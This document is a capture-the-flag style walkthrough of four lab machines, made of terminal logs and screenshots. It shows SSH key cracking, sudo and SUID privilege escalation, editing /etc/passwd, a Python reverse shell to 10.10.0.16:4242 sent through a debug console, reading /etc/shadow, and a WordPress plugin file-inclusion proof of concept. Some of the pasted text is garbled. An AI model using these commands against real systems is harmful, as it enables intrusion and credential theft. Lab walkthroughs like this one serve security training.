drwxrwxr-x 2 kali kali 4096 Apr  2  2020 .ssh
-rw-r--r-- 1 kali kali     0 Apr  2  2020 .sudo_as_admin_successful
-rw-r--r-- 1 kali kali  7713 Apr  2  2020 .viminfo
```

```
(kali㉿kali)-[~/.../CyberSecLabs/Shares/share/.ssh]
```

```
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,8D55B7449F8965162DA3B7F2F017FC21
```

```
2lI1tgSF61MjFg2Er22GWr9hImJbuZ01I556yFoLAGNj/95ZB2H8Er9u8wfMgr8z
uB8Yuw2Gm00jJguQ4CK36kDLT/hpG5AW5WfHASzePHx580l2hrH+2e5IAoIwcVmi
bFN3zIYYCznn6bIvRaqwkuxaD01EG8IPxgAvm0Nr3sP539wngplyf7/+xqvPyT18
jT058FEMPFmeb+V0MHczlNWOW6wrGnxQAea2ON+IUwiSsTVSLv4QLGVWF8Lcualy
t4+4Kr47gdlxRh9HcNDztfIztimMdGp8AdV5z4KDKyL6FUVfmZqC2nxhbFUKtF7k
su7qHGpV9p9Pkglx+/rUq9NeiffFcRGrhs0WctUXmWJ7BbmrqFgw1+X8ui6A/uttE
R8hEblI4obffLnGDrAO4wuH+qtA2oelwwjl/JxyqwbGH4RGAW/4AseqDzQ6RpfgQ
Sq8wBPb5MMp2ZKEzEl8qcWcwS1FCGz/VPHpnEYwfpFlcJ1kpqkiT5gmNrDFauN1m
upeSS7T5iAeHHmskbHJfNNSGYjSbTRzCSFlq2vCNXGte7jta34YCVucNHBIUR/2y
GLrm3CmVYPrjdw0irwDt+uepPfUvQQLhSqizdbvGiliUeij5+zJax7tojlBBjBS
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shares]
└─$ ssh2john id_rsa > hash.txt

(kali㉿kali)-[~/Desktop/CyberSecLabs/Shares]
└─$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
^[[A^CSession aborted
    • Monitor
    • Sam
    • Engine
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shares]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAJ...F017FC2
MIIBIjANBgkqhkiG9w0BAQ0wEgY...t4+4Kr47gdIxRh9HcNDztfIZtimMdGp8Adv5z4KDKyL6FUVfmZqC2
MIIBIjANBgkqhkiG9w0BAQ0wEgY...S179HGPV9nPPkgIx+/rUq9NeiffFcRGrhs0WctUXmWJ7BbmrrqFgw1+
MIIBIjANBgkqhkiG9w0BAQ0wEgY...t3yqwbGH4RGAW/4As
MIIBIjANBgkqhkiG9w0BAQ0wEgY...dbycijlUeij5+zJa
-----END RSA PRIVATE KEY-----
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shares]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
hello6          (id_rsa)
3 1g 0:00:00:00 DONE (2023-01-20 08:09) 5.555g/s 43822p/s 43822c/s 43822C/s hello6
2 0g 0:00:00:03 DONE (2023-01-20 08:10) 0g/s 974299p/s 974299c/s 974299C/sabygurl69
4 0g 0:00:00:03 DONE (2023-01-20 08:10) 0g/s 941060p/s 941060c/s 941060C/s *7;Vamos!
1 0g 0:00:00:03 DONE (2023-01-20 08:10) 0g/s 933704p/s 933704c/s 933704C/sie168
Waiting for 3 children to terminate
Session completed.
```

```

[kali㉿kali] -[~/Desktop/CyberSecLabs/Shares] $ ssh -i id_rsa amir@172.31.1.7 -p 27853
The authenticity of host '[172.31.1.7]:27853 ([172.31.1.7]:27853)' can't be established.
ED25519 key fingerprint is SHA256:3v9jK3dqqfgI4jVyzYeJE+RsvhAjB3EEEnGRZMDmgMP4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.31.1.7]:27853' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64) 405d682ab7 (ED25519)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
           Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

System information as of Fri Jan 20 13:12:39 UTC 2023

System load: 0.0          Processes: 105
Usage of /: 39.2% of 9.78GB Users logged in: 0
Memory usage: 17%
Swap usage: 0%           IP address for eth0: 172.31.1.7
                                         /home/amir *.*.*.*

21 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr  3 14:44:24 2020 from 172.31.249.99
amir@shares:~$ 

```

```

amir@shares:~$ sudo -l
Matching Defaults entries for amir on shares:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User amir may run the following commands on shares:
    (ALL : ALL) ALL
    (amy) NOPASSWD: /usr/bin/pkexec
    (amy) NOPASSWD: /usr/bin/python3
amir@shares:~$ sudo su
[sudo] password for amir:
amir@shares:~$ 

```

```

amir@shares:~$ sudo -u amy /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
$ whoami
amy
$ 

```

<https://gtfobins.github.io/gtfobins/ssh/#sudo>

```

amy@shares:/home/amy$ sudo -l
Matching Defaults entries for amy on shares:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
Unprivileged command output omitted.

User amy may run the following commands on shares:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/ssh          (amy) NOPASSWD: /usr/bin/python3
amy@shares:/home/amy$ sudo /usr/bin/ssh -o ProxyCommand='sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# 

```

Leakage

NMAP

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
8060/tcp	open	aero	syn-ack
9094/tcp	open	unknown	syn-ack

← → ⌂ ⌂ 172.31.1.6/users/sign_in

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploitabl3/T...

Invalid Login or password.

GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in	Register
Full name	<input type="text" value="test"/>
Username	<input type="text" value="test"/>
Email	<input type="text" value="test@test.com"/>
Email confirmation	<input type="text" value="test@test.com"/>
Password	<input type="password"/>
Minimum length is 8 characters	
<input type="button" value="Register"/>	

WE REGISTERED

I KNEW GITLAB HAD A /PUBLIC SO I TRIED THAT AFTER CLICKING AROUND ON THE SITE

Projects

Your projects 0 Starred projects 0 Explore projects

All Most stars Trending

New project

R jonathan / ruby-on-rails 0 0 0 0 Updated 2 years ago

C jonathan / CMS 0 0 0 0 Updated 2 years ago

F jonathan / first-project 0 0 0 0 Updated 2 years ago

WE ALSO FIND IT HERE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Leakage]
$ feroxbuster -u http://172.31.1.6/ -w /usr/share/wordlists/dirb/big.txt -t 100
[+] [!] [!] [!] [!], [!] X [!] [!]
by Ben "epi" Risher 🌐 ver: 2.7.3
Target Url: http://172.31.1.6/
Threads: 100
Wordlist: /usr/share/wordlists/dirb/big.txt
Status Codes: [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs): 7
User-Agent: feroxbuster/2.7.3
Config File: /etc/feroxbuster/ferox-config.toml
HTTP methods: [GET]
Recursion Depth: 4

Press [ENTER] to use the Scan Management Menu™
```

jonathan

jonathan · Member since April 02, 2020

Overview Activity Groups Contributed projects Personal projects Starred projects Snippets

Issues, merge requests, pushes, and comments.

WLD	Method	Path	Time	Code	Content	Project	Last Update
WLD	GET	1l	5w	97c	Got 302 for http://172.31.1.6/e84693902eb548e599a2f82ad4a7754a (url length: 32)		0 0 0 0
WLD	-	-	-	-	- http://172.31.1.6/e84693902eb548e599a2f82ad4a7754a => http://172.31.1.6/users/sign_in		0 0 0 0
302	GET	1l	5w	88c	http://172.31.1.6/Root => http://172.31.1.6/root		Updated 2 years ago
302	GET	1l	5w	88c	http://172.31.1.6/TEST => http://172.31.1.6/test		0 0 0 0
302	GET	1l	5w	88c	http://172.31.1.6/Test => http://172.31.1.6/test		0 0 0 0
301	GET	1l	5w	84c	http://172.31.1.6/ci => http://172.31.1.6/		Updated 2 years ago
200	GET	411l	1389w	0c	http://172.31.1.6/explore		0 0 0 0
301	GET	1l	5w	167c	http://172.31.1.6/favicon.ico => http://172.31.1.6/assets/favicon-7901bd695fb93edb07975966062049829afb56cf11511236e61bcf425070e36e.png		0 0 0 0
302	GET	1l	5w	98c	http://172.31.1.6/groups => http://172.31.1.6/explore/groups		0 0 0 0
200	GET	277l	4429w	0c	http://172.31.1.6/help		Updated 2 years ago
200	GET	348l	1024w	0c	http://172.31.1.6/jonathan		0 0 0 0
[#####]	-	5m	13890/20469	2m	found:10 errors:0		0 0 0 0
[#####]	-	5m	13890/20469	44/s	and http://172.31.1.6/		0 0 0 0

172.31.1.6/jonathan

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exp0itabl3/T...

GitLab Projects Groups More

Search or jump to...

jonathan
Member since April 02, 2020

Overview Activity Groups Contributed projects Personal projects Starred projects Snippets

Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Jan

M W F

Issues, merge requests, pushes, and comments.

Activity

[View all](#)

- **jonathan** @jonathan Pushed to branch **master** at **jonathan / CMS** [a75169c1 · Update index.php](#) 2 years ago
- ⌚ **jonathan** @jonathan Created **jonathan / ruby-on-rails** project 2 years ago
- **jonathan** @jonathan Pushed to branch **master** at **jonathan / CMS** [779d0aed · Update config.php](#) 2 years ago

Personal projects

[View all](#)

- R **ruby-on-rails** Updated 2 years ago
- C **CMS** Updated 2 years ago
- F **first-project** Updated 2 years ago

<https://www.gravatar.com/avatar/319d9f59ab9ebd94eefc598374ca7d9f?size=800&d=identicon>

172.31.1.6/jonathan/CMS

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exp0itabl3/T...

GitLab Projects Groups More

Search or jump to...

C CMS

Project overview

Details

Activity Releases

Repository Issues Merge Requests CI / CD Analytics Wiki

jonathan > CMS > Details

CMS Project ID: 2 | Request Access

15 Commits 1 Branch 0 Tags 11.8 MB Files

master CMS / + History Find file Web IDE Clone

Update index.php jonathan authored 2 years ago

README No license. All rights reserved

Name	Last commit	Last update
ajax	doorGets 7.0 Stable	6 years ago

jonathan > CMS > Commits

master CMS	Filter by commit message
02 Apr, 2020 4 commits	
Update index.php jonathan authored 2 years ago	(X) a75169c1
Update config.php jonathan authored 2 years ago	(S) 779d0aed
Update config.php jonathan authored 2 years ago	(S) e2e3115d
Update .htaccess jonathan authored 2 years ago	(S) 9f51f18d
02 Jun, 2016 3 commits	
Update README.md Mounir R'Quiba authored 6 years ago	f6b53642

```

...
31    31    @@ -31,7 +31,7 @@ define('URL_ADMIN',PROTOCOL.'doorgets.prod:8888/');
32    32    define('URL_USER',PROTOCOL.'doorgets.prod:8888/dg-user/');
33    33    define('SQL_HOST','localhost');
34    34    define('SQL_LOGIN','jonathan');
35    35    define('SQL_PWD','rPHAKWAgMZtjr9at');
36    36    define('SQL_PWD','');
37    37    require_once CONFIGURATION.'includes.php';

```

GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in
Register

Username or email

Password

Remember me
[Forgot your password?](#)

Sign in

WE CAN SIGN IN WITH THE SQL_PASSWORD FOUND ABOVE

Projects				New project
Your projects 4		Starred projects 0	Explore projects	Filter by name...
All	Personal			
S	jonathan / security		Maintainer	★ 0 Y 0 I 1 D 0 Updated 2 years ago
R	jonathan / ruby-on-rails		Maintainer	★ 0 Y 0 I 1 D 0 Updated 2 years ago
C	jonathan / CMS		Maintainer	✖ ★ 0 Y 0 I 1 D 0 Updated 2 years ago
F	jonathan / first-project		Maintainer	★ 0 Y 0 I 1 D 0 Updated 2 years ago

S **security** 
Project ID: 4

3 Commits 1 Branch 0 Tags 184 KB Files

master security / + History Find file Web IDE Clone

 Star 0  Fork 0

Add new file
jonathan authored 2 years ago 7296a712 

 README  Auto DevOps enabled  Add LICENSE  Add CHANGELOG  Add CONTRIBUTING

 Add Kubernetes cluster

Name	Last commit	Last update
 README.md	Add README.md	2 years ago
 id_rsa	Add new file	2 years ago
 notes.txt	Add new file	2 years ago

 README.md

Server configs repo

master

security / id_rsa

Find file



Add new file

jonathan authored 2 years ago

id_rsa 1.72 KB

Edit

Web IDE

Re

```

1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4,ENCRYPTED
3 DEK-Info: AES-128-CBC,8195A08A6A205E425326C0C3FDC09F06
4
5 Xv4NSHR4axwHPGs0La0NztG45JBvlIgDFtPs0okJw/AyskKSNrAmIkzdp3WXuETG
6 tal10DeucnIlipYnXPS0uzJ Achk3lkyUqpMSB+N8ljCvLnTEY0FZU0HsHkaPWvPB
7 qTn4tgtrgz02hI2S/WV5q43vmmTbC7pZraMdGakr/uncbav59CnQl4mr7uygYYuq
8 CoN260FPeFFA5KIVuWURZfMgaMjFqP0udrj2IXh0LJxpKlrFGItST2KscFcustvS
9 VU9JQsWoJ904JUcb9dUaxU1LYmfFv2PcogN0joipCbPppNL1iBkwusRoCVCFGIM9
10 7mAccCZBc53t6mV80CpBXxDmm5V4HrQGnMeZBoguuPPYR54KTbF9qhU4Z0T0DVzp
11 ADP32fau3m13UqzZsBSh0s rR6wC6UgtvZ1nuELMjl0GccZ2UAScD97hy+7vV4022
12 umIRm9wQjSWBtY6cZe47usTuzyXPzpaqtZl3Em+2BzUE+JEvETmZ0+EYgGrZ6/qK
13 dmjt4a4gCIh4VvLxHunuL47V2zuKFGT7mmowUXM+g266Q0xjatdHxTbMPCr3T8f
14 GCW5GxYcB7yjB+jWqr+jtE45F4LG0BY0UMQzZgJ0zT+ZgbafJMd/P8qd6A1hCIqH
15 cNLBt3aenK8E5/ZFvbTJzFsA7NdEsZNuCAFkLN2Dh8Zz681lorIMrKDAkVmbf3Fj
16 I4n/YxWtz3IrmhR/0B5D1+JZW2CkRfzJe/htLAYkOY/G8RdysAyGjLrBegyxDSHD
17 k1zr25nc0URcZtDlAvVhd2i/IWfIpsIF+ZcY4+QGx5yH0NNP42K+UMJFSnWdL0CN
18 K1KiROGNBdNYsP5A0e/0dasz7pnev8w2KdW0p0EAd80RBLtWcwoYectFdA8nRhM
19 8Ui0hfk9Y0FsrPb7t9KcjzWeGzjNbMzrQTy0EaqLGXT00ESS/gkic9rFUU7qmQ
20 u+HwlL3+5C5V07tvq21MPt7K22r0AbxRxRU+Xk55++vJSkNMt0NpSaeXe2/+5Fj
21 w6B0T5K02eiUwo2C7GBl+aJl8K7a2gtZa0w5KJYGuFs+qcoLo1V2k0qicLvldJnP
22 11nnwU3mCnq2SHvwrIDIKx0jT7s1s+rLT8E9ySJhyG+9KudaDnbC5gz9j5pm/QA
23 CiBQV+czK3/LBt3+dEjyJXP+RjcdDi600wiu6egrFF5Pms9XY7Z8PG+oHlpH+B6k
24 IhYbEL/qPcLkhjuwHTFLUICsX/HuBGMBCY6karuf+6AwpaoMT9Wn+Es7UZ3FBSz
25 BDwZAE68fyOLmJgFY7S1XQhQcP7dVTc5EaIBCWKIoeLJNEqwKgkLxMxybnz21vk
26 UdZ6Z0Vg49VNb15omZtiEXA2L46BhtxHJEiJR9lKfyw+20++XjwKyy7RPo/vE5Yn
27 FJgDajrLEvtNxEZ0B/tNdxI61lk0K8+GXRCQU+9WFtsl+I46Ut24L3XUDQQmPyWk
28 boDDkgA0WnM08LdbA3FK5GBPB6go2HTZ/bidzABx9KpkaJfHzZgQzEMsfTz2Melq
29 jj5rxHXKJDLV/cLhGAXmTqfhknTbHvBzzfs0GMkZICXldsjuvuDriJd+1DswKckaV
30 END RSA PRIVATE KEY

```

```

(kali㉿kali)-[~/Desktop/CyberSecLabs/Leakage]
$ mv ~/Downloads/id_rsa .
(kali㉿kali)-[~/Desktop/CyberSecLabs/Leakage]
$ ssh2john id_rsa > hash.txt
(kali㉿kali)-[~/Desktop/CyberSecLabs/Leakage]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
scooby          (id_rsa)
4 1g 0:00:00:00 DONE (2023-01-20 08:33) 50.00g/s 3250p/s 3250c/s 3250C/s scooby

```

```

└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Leakage]
└─$ ssh -i id_rsa jonathan@172.31.1.6
The authenticity of host '172.31.1.6 (172.31.1.6)' can't be established.
ED25519 key fingerprint is SHA256:gRTWazAwLxdDxxmaG0pzQC7CvpxF6IfzzF62/dfCjqc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.31.1.6' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

21 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 13 17:25:02 2020 from 172.31.249.99
jonathan@leakage:~$ sudo -l
[sudo] password for jonathan:
Sorry, try again.
[sudo] password for jonathan:
Sorry, try again.
[sudo] password for jonathan:
sudo: 3 incorrect password attempts
jonathan@leakage:~$ 

```

```

jonathan@leakage:~$ find / -perm -u=s -type f 2>/dev/null
/bin/nano
/bin/fusermount
/bin/su
/bin/umount
/bin/mount
/bin/ping
/usr/bin/sudo
/usr/bin/newuidmap

```

SINCE WE HAVE NANO ON THE MACHINE WE CAN DO THE FOLLOWING

```

└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Leakage]
└─$ echo "root2:`openssl passwd toor`:0:0:root:/root:/bin/bash" | sudo tee /etc/passwd
root2:$1$3sGg53EB$W6/wH/qtog/RN.0XwbCNQ0:0:0:root:/root:/bin/bash

```

```
jonathan@leakage:~$ /bin/nano /etc/passwd
jonathan@leakage:~$ su root2
Password:
root@leakage:/home/jonathan#
```

Debug

NMAP

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

```
Press [ENTER] to use the Scan Management Menu™

200 [console ready] 68l 290w 2345c http://172.31.1.5/
200 >>> GET 65l 398w 3674c http://172.31.1.5/about
200 GET 114l 342w 3686c http://172.31.1.5/blog
200 GET 52l 186w 1984c http://172.31.1.5/console
200 GET 67l 220w 2833c http://172.31.1.5/contact
403 GET 9l 28w 275c http://172.31.1.5/server-status
200 GET 65l 398w 3674c http://172.31.1.5/services
[#####] - 41s 20469/20469 0s found:7 errors:157
[#####] - 40s 20469/20469 504/s http://172.31.1.5/
```

(kali㉿kali)-[~/Desktop/CyberSecLabs/Debug]

Screenshot aborted.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploitable3/T...

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.0.16",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")|
```

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.0.16",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")|
```

bin/bash")

MAKE SURE TO CHANGE THE IP AND PORT

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Debug]
$ nc -lvpn 4242
listening on [any] 4242 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.5] 59812
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details. 3.0 - Direct...  File upload tricks and c... GitHub - exploitable/T...
megan@debug:~$ id
id
uid=1000(megan) gid=1000(megan) groups=1000(megan),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),108(lxd)
megan@debug:~$ █
```

```
megan@debug:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/xxd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/newuidmap
/usr/lib/openssh/ssh-keysign
```

.. / xxd Star 7,823

File write File read SUID Sudo

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
LFILE=file to write
echo DATA | xxd | xxd -r - "$LFILE"
```

FILE WRITE WAS GIVING ME PROBLEMS SO WE DID A FILE READ

```
megan@debug:/usr/bin$ xxd /etc/shadow | xxd -r
root:$6$YbP4.h/m$HTWC5ubw1dJK1Ed11RExV/55T0JlRnjtPcCyQEugG470lfZG2Eo8Id2ZeEb2vBnHRTVZls2kZNnaC
7GZRCjwf/:18358:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail.*:18295:0:99999:7...  
It writes data to files, it may be used to do privi-  
LFILE=file to write  
FILE=FILE to read or write to  
FILE=FILE to read or write to
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Debug]
└─$ echo 'root:$6$YbP4.h/m$HTWC5ubw1dJK1Ed11RExV/55T0JlRnjtPcCyQEugG470lfZG2Eo8Id2ZeEb2vBnHRTVZls2kZNnaC7GZRCjwf/:18358:0:99999:7:::' > hash.txt
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
shanghai          (root)
2 1g 0:00:00:05 DONE (2023-01-20 08:59) 0.1934g/s 1039p/s 1039c/s 1039C/s sasha12..24
1290
```

```
megan@debug:/usr/bin$ su root
Password:
root@debug:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@debug:/usr/bin#
```

CMS

NMAP

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

HTTP

The screenshot shows a web browser window with the address bar set to 172.31.1.8. The page content includes a header with social sharing icons (Pinterest, Facebook, Twitter, Instagram, Email), a section titled "About This Site" with placeholder text, and a "Find US" section with address and hours information. At the bottom, there's a footer with copyright and WordPress-powered information.

© 2023 CMS Powered by [WordPress](#)

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/CMS]
$ nmap -p 80 -sC -sV 172.31.1.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-21 04:41 EST
Nmap scan report for 172.31.1.8
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
80/tcp      open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: CMS
|_http-generator: WordPress 5.3.2
```

ENUMERATE USERS

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/CMS]
$ wpscan --url http://172.31.1.8 -e u -t 100
[!] Deployable
[!] Stack
[!] Weak
[!] Active Directory
[!] Plugins
[!] Themes
[!] Plugins & Themes
[!] Plugins, Themes & WP-File-Manager
[!] Plugins, Themes, WP-File-Manager & WP-User-Manager
[!] Plugins, Themes, WP-File-Manager, WP-User-Manager & WP-REST-API
[!] Plugins, Themes, WP-File-Manager, WP-User-Manager, WP-REST-API & WP-Block-Editor
[!] Plugins, Themes, WP-File-Manager, WP-User-Manager, WP-REST-API, WP-Block-Editor & WP-Block-Editor-Extensions
[!] Plugins, Themes, WP-File-Manager, WP-User-Manager, WP-REST-API, WP-Block-Editor, WP-Block-Editor-Extensions & WP-Block-Editor-Extensions-Sub

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
 @_WPScan_ , @ethicalhack3r , @erwan_lr , @firefart
```

```
[+] angel
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://172.31.1.8/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

```
[i] Plugin(s) Identified:  
● Pie  
[+] wp-with-spritz  
| Location: http://172.31.1.8/wp-content/plugins/wp-with-spritz/  
| Latest Version: 1.0 (up to date)  
| Last Updated: 2015-08-20T20:15:00.000Z  
|  
● Leakage  
| Found By: Urls In Homepage (Passive Detection)  
|
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/CMS]
$ searchsploit spritz
-----
Exploit Title | Found By: Urts In Homepage (Pa
-----
WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion
-----
Shellcodes: No Results
```

```
# Exploit Title: WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion
# Date: 2018-04-25
# Exploit Author: Wadeek
# Software Link: https://downloads.wordpress.org/plugin/wp-with-spritz.zip
# Software Version: 1.0
# Google Dork: intitle:"Spritz Login Success" AND inurl:(wp-with-spritz/wp.spritz.login.success.html")
# Tested on: Apache2 with PHP 7 on Linux
# Category: webapps
```

1. Version Disclosure

/wp-content/plugins/wp-with-spritz/readme.txt

2. Source Code


```
if(isset($_GET['url'])){  
$content=file_get_contents($_GET['url']);
```

3. Proof of Concept

```
/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd  
/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=http(s)://domain/exec
```



WE KNOW THAT ANGEL EXISTS



THERE WE GO

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/CMS]
└$ chmod 600 id_rsa

(kali㉿kali)-[~/Desktop/CyberSecLabs/CMS]
└$ ssh -i id_rsa angel@172.31.1.8
The authenticity of host '172.31.1.8 (172.31.1.8)' can't be established.
ED25519 key fingerprint is SHA256:0VXBercK9bG+KN03VgNfB8KHFYeq+uBUu+KlXSHpxa0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.31.1.8' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)
```

```
Last login: Wed Apr  1 23:24:18 2020 from 172.31.249.99
angel@cms:~$ sudo -l
Matching Defaults entries for angel on cms:
